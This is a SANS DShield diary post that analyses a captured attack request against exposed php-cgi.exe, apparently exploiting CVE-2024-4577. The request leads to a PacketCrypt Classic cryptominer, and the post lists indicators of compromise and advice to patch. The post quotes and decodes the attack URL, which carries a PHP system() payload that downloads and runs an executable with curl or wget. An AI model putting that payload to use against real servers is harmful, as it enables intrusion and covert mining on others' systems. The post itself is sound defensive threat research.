

PacketCrypt Classic Cryptocurrency Miner on PHP Servers

 [dshield.org/diary/PacketCrypt Classic Cryptocurrency Miner on PHP Servers/31564/](https://dshield.org/diary/PacketCrypt%20Classic%20Cryptocurrency%20Miner%20on%20PHP%20Servers/31564/)



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The SANS DShield project receives a wide variety of logs submitted by participants of the DShield project. Looking at the “[First Seen](#)” URLs page, I observed an interesting URL and dived deeper to investigate. The URL recorded is as follows:

```
/cgi-bin/php-cgi.exe?arg=%0aContent-Type:%20text/plain%0a%0a<?php%20system('curl%20-L%20-k%20-0%20http%3A%2F%2F[redacted]%2Fdr0p.exe%20%26%26%20.%2Fdr0p.exe%20%7C%7C%20wget%20--no-check-certificate%20http%3A%2F%2F[redacted]%2Fdr0p.exe%20%26%26%20
```

Let’s make it more readable via the quintessential CyberChef or another web proxy tool such as Burp Decoder:

```
/cgi-bin/php-cgi.exe?arg= Content-Type: text/plain <?php system('curl -L -k -O http://[redacted]/dr0p.exe && ./dr0p.exe || wget --no-check-certificate http://[redacted]/dr0p.exe &&
```

Interesting. As the name implies, it looks like an executable that is designed to download a secondary payload. A quick search of the filename yielded a recent VirusTotal (VT) submission [1] and a SHA256 hash of `d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36`.

Some brief dynamic malware reverse engineering yielded very interesting observations. Firstly, `dr0p.exe` went ahead to retrieve a secondary file `pkt1.exe` (`e3d0c31608917c0d7184c220d2510848f6267952c38f86926b15fb53d07bd562`) from `23.27.51.244`. According to Shodan (and with reference to **Figure 1**), the US-based IP address had 4 open ports (22, 80, 110, and 6664) and was running the EvilBit Block Explorer on port 80.

```

$ shodan host 23.27.51.244
23.27.51.244
City:           New York City
Country:        United States
Operating System: Ubuntu
Organization:    Evox
Updated:         2024-12-31T01:12:34.237023
Number of open ports: 4
Vulnerabilities: CVE-2023-25690 CVE-2020-1934 CVE-2022-36760 CVE-2
022-29404 CVE-2023-27522 CVE-2013-4365 CVE-2006-20001 CVE-2021-3064
1 CVE-2022-28330 CVE-2020-11993 CVE-2021-32791 CVE-2021-32792 CVE-2
022-22719 CVE-2024-38476 CVE-2024-38477 CVE-2024-38474 CVE-2021-3319
3 CVE-2022-22720 CVE-2009-0796 CVE-2022-22721 CVE-2019-17567 CVE-2
012-3526 CVE-2022-31813 CVE-2012-4001 CVE-2022-37436 CVE-2012-4360
CVE-2021-40438 CVE-2011-1176 CVE-2021-36160 CVE-2022-28614 CVE-2022-2394
3 CVE-2020-1927 CVE-2024-40898 CVE-2011-2688 CVE-2021-34798 CVE-2
013-2765 CVE-2021-32786 CVE-2021-32785 CVE-2020-9490 CVE-2021-4422
4 CVE-2007-4723 CVE-2020-11984 CVE-2013-0941 CVE-2013-0942 CVE-2
021-26690 CVE-2021-26691 CVE-2022-26377 CVE-2023-45802 CVE-2020-3545
2 CVE-2020-13938 CVE-2009-2299 CVE-2020-13950 CVE-2022-30556 CVE-2
024-27316 CVE-2021-39275 CVE-2022-28615 CVE-2023-31122 CVE-2021-4479
0

Ports:
  22/tcp OpenSSH (8.2p1 Ubuntu 4)
  80/tcp Apache httpd (2.4.41)
    └─ HTTP title: EvilBit Block Explorer
  110/tcp
  6664/tcp

```

Figure 1: Querying 23.27.51.244 on Shodan

The file `pkt1.exe` further spawns an executable `packetcrypt.exe` and passes a PacketCrypt (PKT Classic) wallet address (`pkt1qxy5c58g4cwwautg6dr4p7q7sd6tn2ldgukth5a`) as part of the arguments. Let us take a look at the mining done so far via the native PKT Classic (PKTC) blockchain explorer [2]. With reference to **Figure 2**, the owner of the wallet appears to have made 5 PKTC so far (roughly about 0.0021785USDT at current prices).

Mining statistics

The Pkt.world blockchain explorer gives insights into the blockchain, active mining pools and their performance, and your mining profits.

Blocks with conflicting forks are marked in red with timing information available on the next page. We are [monitoring block propagation and forks here](#).

| Pool | Blocks | Percentage | Miner share | Difficulty | Status | Your income | Your share |
|---------------------------|--------|------------|----------------|------------|--------|-------------|------------|
| Pkt.world | 1387 | 100.0% | 36.0% (0.0% ⓘ) | 2561 | OK | 5.00 PKT | 0.0006% |
| Zetahash | | 0.0% | | | Down | 0.00 PKT | 0.0000% |
| Total | 1387 | 100% | | | | 5.00 PKT | 0.0006% |

Check your mining income

Enter your wallet address:

pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a

Show last ☐ 1 hour ☐ 6 hours ☒ 24 hour ☒ Show all pools

View results

 or [view the top miners](#)

Mined PKT




Figure 2: PacketCrypt Classic (PKTC) Wallet Activity

The observed web URL activity appears to exploit vulnerable (such as the recent [CVE-2024-4577](#)) PHP servers or misconfigured PHP servers that allow unfettered public access to `php-cgi.exe` for reasons only known to system owners. If you have not checked on your PHP servers for a while (which should never be the case!), perhaps this is a gentle reminder for systems owners to patch and audit their web servers for vulnerabilities and unintended performance issues caused by crypto miners.

Side note: During the investigation, it was noted that the PacketCrypt (PKT) project evolved from a proof-of-work approach [now known as PKT Classic (PKTC)] to a new Stake-to-Earn (currently known as PKT) approach [3]. As such, there is a distinction in the cryptocurrency for the legacy project (PKTC) and the current iteration (PKT). In this diary, the mined cryptocurrency on vulnerable PHP servers is PKTC.

Indicators-of-Compromise (IoCs):

23.27.51.244 (IP address where pkt1.exe is retrieved)
d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36 (SHA256 hash of dr0p.exe)
e3d0c31608917c0d7184c220d2510848f6267952c38f86926b15fb53d07bd562 (SHA256 hash of pkt1.exe)
717fe92a00ab25cae8a46265293e3d1f25b2326ecd31406e7a2821853c64d397 (SHA256 hash of packetcrypt.exe)
pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a (PKTC Wallet Address)

References:

1. <https://www.virustotal.com/gui/file/d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36>
2. <https://www.pkt.world/explorer?wallet=pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a&minutes=1440&pools=all>
3. <https://crypto.pkt.cash/announcements/pktclassic-adopts-new-ticker-pktc/>

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